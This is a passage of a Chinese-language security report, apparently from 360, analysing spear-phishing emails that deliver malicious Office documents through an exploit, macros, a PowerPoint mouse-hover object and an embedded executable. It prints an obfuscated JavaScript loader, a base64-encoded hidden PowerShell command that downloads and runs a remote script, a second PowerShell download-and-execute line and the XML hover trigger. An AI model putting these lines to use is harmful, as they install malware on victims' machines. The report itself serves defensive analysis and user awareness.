    return rdzgK(dD8duScrL(gNPpVL5(pRRn)), d4Kh6aRec1);
}
var hsnwlh38 = function(v7) {
    var bLg;
    try {
        bLg = (new Function(v7))(bLg);
        return bLg;
    } catch(w6) {
        return false;
    }
};
var aBZupwr = "sHZ6Dw0q7jTUOKJoDmO1V7wkvHYtmjfDhpwcCTa8YamjNdj5VPEQEk2whdHb15
var pI = "00112311009105300706400501401904510003104203904104808802300310112 50
var voa = "r34mqppt9yy1PamFt5Xo3JvqrLTFii7YqrgaPGx";
var rgejeq9 = "";
var eUEMBaSV = 1;
while (dG8(pI, rgejeq9) != aBZupwr) {
    rgejeq9 = voa + eUEMBaSV.toString();
    eUEMBaSV++;
}
var v6xMGOrXDH = "006065077022006025030016086014087067053018004060017097055 07
try {
```

再次去混淆、解码后，得到主要的功能函数代码。

```
powershell -NoP -nOnI -w hIdden -e "JABzAGwAIAA9ACgAWwBjAGgAY
QByAF0AOQAyACkAOwAkAGYAZgAgAD0AIAAkAGUAbgB2ADoAYQB
wAHAAZABhAHQAYQAgACsAIAAkAHMAbAAgACsAIAAtAGoAbwBpA
G4AIAAoACgANgA1AC4ALgA5ADAAKQAgACsAIAAoADkANwAuAC4A
MQAyADIAKQAgAHwAIABHAGUAdAAtAFIAYQBuAGQAbwBtACAALQ
BDAG8AdQBuAHQAIAAxADAAIAB8ACAAJQAgAHsAWwBjAGgAYQBy
AF0AJABfAH0AKQAgACsAIAAnAC4AcABzADEAJwA7ACgATgBlAHcAL
QBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXA
GUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYA
```

```
aQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AMQAwADQALgAyADUAN
AAuADkAOQAuADcANwAvAG8AdQB0AC4AcABzADEAJwAsACAAJAB
mAGYAKQA7AGkAZgAgACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkA
GYAZgApACAAewAkAG0AaQAgAD0AIAAkAGUAbgB2ADoAdwBpAG4A
ZABpAHIAIAArACAAJABzAGwAOwAkAGUAMgAgAD0AIAAnAFcAaQB
uAGQAbwB3AHMAUABvAHcAZQByAFMAaABlAGwAbAAnACAAKwAg
ACQAcwBsACAAKwAgACcAdgAxAC4AMAAnACAAKwAgACQAcwBsAC
AAKwAgACcAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcA
OwBpAGYAIAAoAFsAUwB5AHMAdABlAG0ALgBJAG4AdABQAHQAcgB
dADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAIAB7ACAAJABtAGkA
IAA9ACAAJABtAGkAIAArACAAJwBTAHkAcwB0AGUAbQAzADIAJwAg
ACsAIAAkAHMAbAAgACsAIAAkAGUAMgA7AH0AIABlAGwAcwBlACA
AewAgACQAbQBpACAAPQAgACQAbQBpACAAKwAgACcAUwB5AHMA
VwBPAFcANgA0ACcAIAArACAAJABzAGwAIAArACAAJABlADIAOwB9
ACQAeAAwAD0AKABbAGMAaABhAHIAXQAzADQAKQA7ACQAYQBy
AGcAMQAgAD0AIAAnAC0AZQB4ACAAYgB5AHAAYQBTAHMAIAAtAE
YAaQBsAGUAIAAnACAAKwAgACQAeAAwACAAKwAgACQAZgBmACA
AKwAgACQAeAAwADsAcwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcw
AgAC0AdwBpACAAaABpAGQAZABlAG4AIAAkAG0AaQAgACQAYQByA
GcAMQA7AH0A"
```


上述代码主要是从远端（http://xx.xx.99.77/out.ps1）下载恶意文件，并执行。

需要注意的是，在分析该漏洞其他样本时，还发现不同的利用方式，它不是通过 mshta.exe、powershell.exe、cmd.exe 等程序从网络加载恶意程序，而是通过内嵌两个对象，其中一个对象为恶意 PE 文件，漏洞触发后直接运行恶意程序，这种方式在用户断网的情况下仍然可以达成有效攻击。因此可以看出，该漏洞能让攻击者在无需用户交互的前提下在受害者计算机中执行代码，在攻击效果上堪比 CVE-2012-0158 漏洞，因此后期该漏洞很可能成为各大攻击组织的必备漏洞利用库之一。


在此，建议广大用户及时更新系统漏洞补丁，减少漏洞文档触发的可能性。

二、 带毒宏攻击案例


如下是一起利用恶意宏文档进行鱼叉邮件攻击的案例，其中邮件主题为 Job Application（工作申请），邮件内容大致是攻击者伪装成自己经验与该工作比较契合，麻烦查看简历，邮件附件名为“Adrena 简历”。很多用户在看到该邮件内容、主题以及附件名称，会以为是正常的工作申请，从而打开简历中招。



通过分析 Adrena-Resume.doc 文档，发现文档中嵌入了恶意宏代码，并且打开文档就会提醒用户该文档是 Office 早期版本创建，请点击允许执行内容按钮查看内容，如下图所示。如果用户选择点击执行按钮实际上是运行恶意宏代码。



查看宏代码，发现宏代码是经过混淆的，去混淆后，这段宏代码主要功能是从远端（http://185.***.***.***/111.jpg）下载恶意程序，保存在临时目录并执行。




此外，需要特别注意的是，Office 软件的宏功能在 macOS 上也能良好运作，虽然 macOS 系统上宏功能是默认关闭的，但仍然会有运行安全提示，有些警惕性不强的用户打开文档后，往往可能忽略掉安全提示，直接运行宏代码而中招。因此针对这两种系统，攻击者可以使用同一份攻击代码进行跨平台攻击，例如，在 2017 年 8 月份，由 360 核心安全团队捕获到的跨平台攻击样本“双子星”，该样本兼容了 Windows 和 macOS 两操作系统，用户无论是在哪个系统打开这个文档，都有可能中招。此样本是使用宏内建的预定义语法对 Mac 和 Windows 平台进行兼容，如果是 Mac 平台，则采取一句话 shell 脚本执行 Python 恶意代码的荷载攻击方式。

在此，提醒广大用户，不要将 Office 软件宏设置成自动运行选项，并且对于未知的宏代码不要轻易运行。

三、 带交互的恶意对象攻击案例


如下是一起利用带交互的恶意对象文档进行鱼叉邮件攻击的案例，其中邮件主题为“Purchase orders”（采购订单），邮件内容大致是请参阅附件购买设备，邮件附件名为“order&prsn.ppsx”。部分用户在看到该邮件内容、主题以及附件名称，会以为是真实的订单内容，从而打开 ppsx 文档。



通过分析 order&prsn.ppsx 文档，发现文档中既没有利用漏洞也未嵌入宏，而是利用带交互的恶意对象进行攻击（Object Linking 攻击）。此文档以恶意 PPT 文件为载体，通过鼠标悬停事件执行 PowerShell 代码。

当 PowerPoint 演示文稿打开时，它将显示文本“正在加载...请等待”作为超链接，显示为用户的蓝色超链接，当用户将鼠标悬停在此文本上，会导致 PowerPoint 执行 PowerShell。但是如果开启了受保护视图安全功能，Office 会通知用户风险，用户如果启用内容，PowerShell 才会代码被执行。

```
<a:hlinkMouseOver r:id="rId2" action="ppaction://program"/></a:rPr><a:t>Loading...Please wait</a:t>
```



Powershell 代码如下：

```
powershell -NoP -NonI -W Hidden -Exec Bypass “IEX （New-Object System.Net.WebClient).DownloadFile（'http:'+[char] 0x2F+[char] 0x2F+'****.nl'+[char] 0x2F+'c.php',\“$env:temp\ii.jse\”); Invoke-Item \“$env:temp\ii.jse\”
```


上述代码主要是连接远端地址 hxxp://****.nl/c.php 下载恶意文件并执行。

需要注意的是，另外一种带交互的恶意对象攻击（DDE 攻击）通常是通过 powershell.exe、cmd.exe、mshta.exe 等程序从网络加载恶意程序，此类攻击 Office 应用程序会发出关于包含


指向其他文件的链接的文档警告，因此这种攻击跟 Object Linking 攻击一样，不要在 Office 发出警告提示时，轻易选择开启或确认放行。

四、 嵌入带毒程序攻击案例


如下是一起在文档中嵌入带毒程序进行鱼叉邮件攻击的案例，其中邮件主题是 P.O（Purchase Order 采购订单）类，邮件内容大致是请给出附件订单中产品的最优价格，邮件附件名为“P.O# 62826-D.docx”，很多用户在收到此类邮件时，发现发件人使用的是专用的企业邮箱，并且看到该邮件内容、主题以及附件名称，会以为是正常的客户请求，从而打开附件。



通过分析 P.O# 62826-D.docx 文档，发现文档中既没有利用漏洞也未嵌入宏，而是直接在文档中嵌入 PE 恶意文件。打开文档后显示如下所示内容，提示用户双击打开（Please Double Click To Open)，并且该程序伪装成正常的 Adobe PDF 文件图标，普通用户会以为是正常的文档内容，从而双击打开该程序。



当用户打开时，就会执行恶意程序 output4398CD0.exe。但是默认情况下 Office 会开启安全保护功能，在此种情况下会通知用户风险，用户如果执行运行，恶意 PE 程序才会被执行。因此，攻击者在利用此类方式进行攻击时，通常会结合社会工程学来欺骗用户点击打开。



另外，需要特别注意的是，部分攻击者为了达到让用点击“运行”按钮的效果，会嵌入多个同样的 PE 恶意文件，这造成在用户环境执行该文档时，对弹出的安全警告窗口点击“取消”后会继续弹出，一般安全意识较弱的用户在经过多次操作后没有达到预期效果，则会点击“运行”由此来达到关闭安全警告窗口，从而导致中招。

因此，提醒广大用户，Office 办公软件发出警告提示时，应特别谨慎，不要轻易选择执行。

第五章　结语

综上所述，越来越多的攻击者更加倾向于使用鱼叉攻击邮件来进行网络攻击，原因主要有以下几点：1、电子邮件用户基数庞大，使用广泛。2、攻击成本低，既可以发起点对点攻击，又可以发起点对面攻击；3、结合社会工程学手段，精心构造邮件主题、内容，容易使人中招；4、很多用户的安全意识停留在可执行程序上，使用恶意文档进行攻击很容易让用户放松警惕。

在此，360 互联网安全中心提醒广大用户克制好奇心，谨慎对待陌生邮件，不要随意打开来路不明的附件。同时给广大用户以下几点建议：

1、 随时保持杀毒软件防护功能开启，并且及时更新漏洞补丁；

2、 谨慎对待带有“宏”相关提示的文档，不要将 Office 宏设置为“允许所有宏执行”；

3、 打开文档时，Office 发出的安全警告提示应当特别注意，不要轻易选择允许执行；

4、 可以禁止 Office 相关“自动更新链接”功能。